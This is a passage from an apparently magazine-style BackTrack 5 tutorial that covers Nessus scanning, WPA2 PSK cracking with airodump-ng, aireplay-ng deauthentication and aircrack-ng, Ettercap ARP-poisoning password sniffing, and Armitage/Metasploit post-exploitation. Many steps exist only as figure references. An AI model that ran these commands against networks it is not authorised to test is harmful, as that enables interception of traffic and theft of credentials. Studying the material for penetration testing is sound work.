


Figure 50. Beyond Nessus III




Figure 51. Beyond Nessus IV

## BackTrack Tool: Nessus

Nessus is one of the best vulnerability scanner that is available in two mode for both home and commercial user's, Nessus plug in for home user is free of cost. However we have OpenVAS and Nexpose they both are also a good vulnerability scanner. Nessus installation in backtrack 5 R2 is so easy, so how to install Nessus in Backtrack 5 R2? You can follow these steps to install Nessus in Backtrack 5 R2. There are mainly two ways to get Nessus on Backtrack 5 R2 first one is to download a copy of Nessus from its official website but the easiest way is to use your terminal:

### Step 1 – Obtaining an Activation Code

For this article I will use Backtrack5 R2, so start your bt5 R2 and then follow the steps below:

- On the first step you need to register your Nessus, on bt5 R2 click on *Application > Backtrack > Vulnerability assessment > vulnerability scanner > Nessus > Nessus register*.
- You will be on a web page of Nessus; you can use the link to do the same thing.
- On the website click on home feed for free or if you want to use Nessus at your work than choose work feed.
- After a short registration form you will get an email from Nessus with your activation code.
- Open the terminal and type the command below to register your Nessus.

```
/opt/nessus/bin/nessus-fetch --register YOUR CODE HERE
/opt/nessus/bin/nessus-fetch --register BSHV-****-
****-****-AEY2
```




Figure 52. Beyond Nessus V




Figure 53. Beyond Nessus VI

## Step 2 – Activating Nessus

Figure 42

## Step 3 – Creating a User Account

- On the second step add user(s) on your Nessus, click on *Application > Backtrack > Vulnerability asses-sment > vulnerability scanner > Nessus > Nessus user add*.
- Enter the login name, password; if you want to make the user as the admin than follow the procedure, on rules just press enter (Figure 43).

## Step 4 – Starting Nessus

You are almost done, now this time to start your Nessus, click on *Application > Backtrack > Vulnerability assessment > vulnerability scanner > Nessus > Nessus start* (Figure 44)

## Step 5 – Accessing the Nessus Web Interface

Once Nessus has been initially started, it will begin to index and compile all of the plugins. This can take some time, depending on the speed of your system. If Nessus is still processing plugins, you may see the following screen when accessing the web interface: Figure 45. The web interface can be accessed with your browser by making an HTTPS connection to TCP port 8834 (e.g. <https://localhost:8834/>). If you are using a browser local to the BackTrack5




Figure 54. Beyond Nessus VII




Figure 55. Beyond Nessus VIII




Figure 56. Beyond Nessus IX

R2 distribution, such as the supplied version of Firefox, be certain that you enable Flash and JavaScript for this site (Flash is required to access the Nessus Web Interface, and JavaScript is required to view some of the reports). You can also access the Nessus Web Interface remotely by using the IP address assigned to Backtrack5 R2 (e.g. <https://192.168.238.128:8834/>; Figure 46).

## Step 6 – Scanning host or network vulnerability

After putting the user id and password a new window will open in which you have to click on SCAN




Figure 57. Wi-fi Network Tutorial I




Figure 58. Wi-fi Network Tutorial II

option > add host > and fill information and select type of scanning and policy and in scan you have two option in your hand, either you can put the IP address of scanning network or host otherwise you can create a .txt file in which put all those IP addresses of systems in the network which you want to scan. And finally click on Launch Scan (Figure 47).

## Step 7 – Launch the Scanning for host or network

Then successfully it will launch the scanning and will take some time to scan the host or network (Figure 48).

## Step 8 – Creating of Report

Once it will scan and will display the message that the host or network successfully scanned and will create a report about host or network vulnerability than after you can click on Brower Option to see the result of running vulnerabilities on the host or network (Figure 49).

## Step 9 – Description about vulnerability

Once you will click on any particular Vulnerability it will tell you about it's description with Solution, Risk Factor and Exploitation Method (Figure 50).

\*\*\*\*Enjoy Nessus for scanning your host or network vulnerability\*\*\*\*

## Crack a Wi-Fi Network's WPA2 PSK Password With BackTrack

You already know that if you want to lock your Wi-Fi network, you should opt for WPA2 encryption. But did you know how easy to crack WPA2 Encryption? Take a look.

Today we're going to run down, step-by-step, how to crack a Wi-Fi network with WPA2 security turned on. But first, a word: Knowledge is power, but power doesn't mean you should be a jerk, or do anything illegal. Knowing how to pick a lock doesn't make you a thief. Consider this article educational, or a proof-of-concept intellectual exercise.

## What You'll Need

Unless you're a computer security and networking ninja, chances are you don't have all the tools on hand to get this job done. Here's what you'll need:

- A compatible wireless adapter – This is the biggest requirement. You'll need a wireless adapter that's capable of packet injection, and chances are the one in your computer is not. There are plenty of resources on getting air-crack-compatible adapters out there.




Figure 59. Wi-fi Network Tutorial III

- A BackTrack Live CD. We already took you on a full screenshot tour of how to install and use BackTrack 5, the Linux Live CD that lets you do all sorts of security testing and tasks. Download yourself a copy of the CD and burn it, or load it up in VMware to get started.
- A nearby WPA2-enabled Wi-Fi network. The signal should be strong and ideally people are using it, connecting and disconnecting their devices from it. The more use it gets while you collect the data you need to run your crack, the better your chances of success.
- Patience with the command line. This is a ten-step process that requires typing in long, arcane




Figure 60. Wi-fi Network Tutorial IV





Figure 61. Wi-fi Network Tutorial V



**Figure 62.** Wi-fi Network Tutorial VI

commands and waiting around for your Wi-Fi card to collect data in order to crack the password. Like the doctor said to the short person, be a little patient.


### Crack That WPA2 PSK

#### Step 1


To crack WPA2 PSK, you'll need to launch Konsole, BackTrack's built-in command line. It's right there on the taskbar in the lower left corner, second button to the right. Now, the commands.

First run the following to get a list of your network interfaces: (Figure 51).

The only one I've got there is labeled wlan0. Yours may be different; take note of the label and



**Figure 63.** Wi-fi Network Tutorial VII



**Figure 64.** Wi-fi Network Tutorial VIII

write it down. From here on in, substitute it in everywhere a command includes (interface).

#### Step 2

Now, run the following four commands. See the output that I got for them in the Figure 52.

#### Step 3

Figure 53.

#### Step 4

Figure 54.

#### Step 5

Figure 55.

#### Step 6

Now it's time to pick your network. Run: Figure 56. Enter `airodump-ng mon0`, airodump will scan for APs but will not save any data. We are looking for our AP's channel and BSSID. Once you have it, stop the process (Figure 57).

#### Step 7

Enter `airodump-ng -c 11 -w wpa2cisco -bssid 98:FC:11:61:5A:50 mon0` (Figure 58).

#### Step 8

Open a new Terminal: Enter `aireplay-ng -0 5 -a 98:FC:11:61:5A:50 -c 5C:59:48:73:CC:31 mon0`, aireplay will send 5 deauthentication packets to the station. Repeat aireplay until airodump captures the handshake. Once captured, stop all processes (Figure 59).

#### Step 9

Enter `aircrack-ng -w /backtrack/passwords/john/password.lst wpa2cisco-01.ivs`, -w is the location of your dictionary file, I am using the one included with BT (Figure 60).

\*\*\*\*\*We have successfully cracked WPA2 PSK KEY\*\*\*\*\*

## Sniffing Password with Ettercap – Backtrack

I am sharing sniffing in Linux – Backtrack using the Tools ... Ettercap Ettercap on BackTrack already exists, just use (Figure 61). We can use version GUI or Console version ... ok immediately wrote ... 1. GUI versions – Open Ettercap with a way to open a terminal and type Ettercap – gtk and enter .. (it can be opened through the menu) – After appearing Ettercap click Sniff – unified sniffing or press shift + u, then select your network interfaces and then ok.






Figure 65. Wi-fi Network Tutorial IX

- GUI Version of Ettercap (Figure 62)
  - Click Hosts – Scan for Host (Figure 63)
  - After scanning like the picture above click Host – Host list (Figure 64)
  - Now do ARP Poisoning click MitM – Arp poisoning – check Sniff remote connections – Ok (Figure 65)
  - Now Click on Start – Start sniffing ... (Figure 66) just wait for it ... until there is a username and password like this ... (Figure 67)
- Console version of the Ettercap. Console version now, in my opinion is easier this way ...




Figure 66. Sniffing Via Ettercap I




Figure 67. Sniffing Via Ettercap II




Figure 68. Sniffing Via Ettercap III

but it works just the same: D – Open Terminal – type `ettercap-Tqi [interfaces]-M ARP: REMOTE // // -` if it means the command interface can be `eth0 ""ettercap -Tqi eth0 -M ARP: REMOTE // //""` (Figure 68)

Wait until there is an entry like this:) ... (Figure 69)

\*\*\*\*\*NOW YOU HAVE SUCCESSFULLY CAPTURED HTTPS DATA\*\*\*\*\* PACKETS




Figure 69. Sniffing Via Ettercap IV




Figure 70. Sniffing Via Ettercap VI




Figure 71. Sniffing Via Ettercap VII

## BackTrack Tool: Armitage

Armitage is the GUI based tool for Metasploit, that shows the targets, exploits in the framework.

### Features of Armitage

- With Armitage you can scan all the alive host on the network.
- Armitage recommends exploits and will optionally run active checks to tell you which exploits will work.
- If these options fail, use the Hail Mary attack to unleash Armitage's smart automatic exploitation against your targets.
- When you successfully exploit the target, With the click of a menu you will escalate your privileges, log keystrokes, browse the file system, and use command shells.




Figure 72. Find the Exploits with Armitage I




Figure 73. Find the Exploits with Armitage II




Figure 73. Find the Exploits with Armitage III

### Requirements

- Backtrack 5 (You can download Backtrack 5 Here)
- MySQL / PostgreSQL
- Java
- Metasploit All this requirement already included in Backtrack 5, if you want the latest update, just run apt-get update.

### Cyber Attack Management

Armitage organizes Metasploit's capabilities around the hacking process. There are features for discovery, access, post-exploitation, and maneuver. This section describes these features at a high-level, the rest of this manual covers these capabilities in detail (Figure 70).

Armitage's dynamic workspaces let you define and switch between target criteria quickly. Use this to segment thousands of hosts into target sets. Armitage also launches scans and imports data from many security scanners. Armitage visualizes your current targets so you'll know the hosts you're working with and where you have sessions.

Armitage recommends exploits and will optionally run active checks to tell you which exploits will work. If these options fail, use the Hail Mary attack






Figure 74. Find the Exploits with Armitage IV



**Figure 75.** Find the Exploits with Armitage V




**Figure 78.** Find the Exploits with Armitage VIII

to unleash Armitage's smart automatic exploitation against your targets.


Once you're in, Armitage exposes post-exploitation tools built into the Meterpreter agent. With the click of a menu you will escalate your privileges, log keystrokes, dump password hashes, browse the file system, and use command shells. Armitage makes it trivial to setup and use pivots. You'll

use compromised hosts as a hop to attack your target's network from the inside. Armitage uses Metasploit's SOCKS proxy module to let you use external tools through your pivots. These features allow you to maneuver through the network.

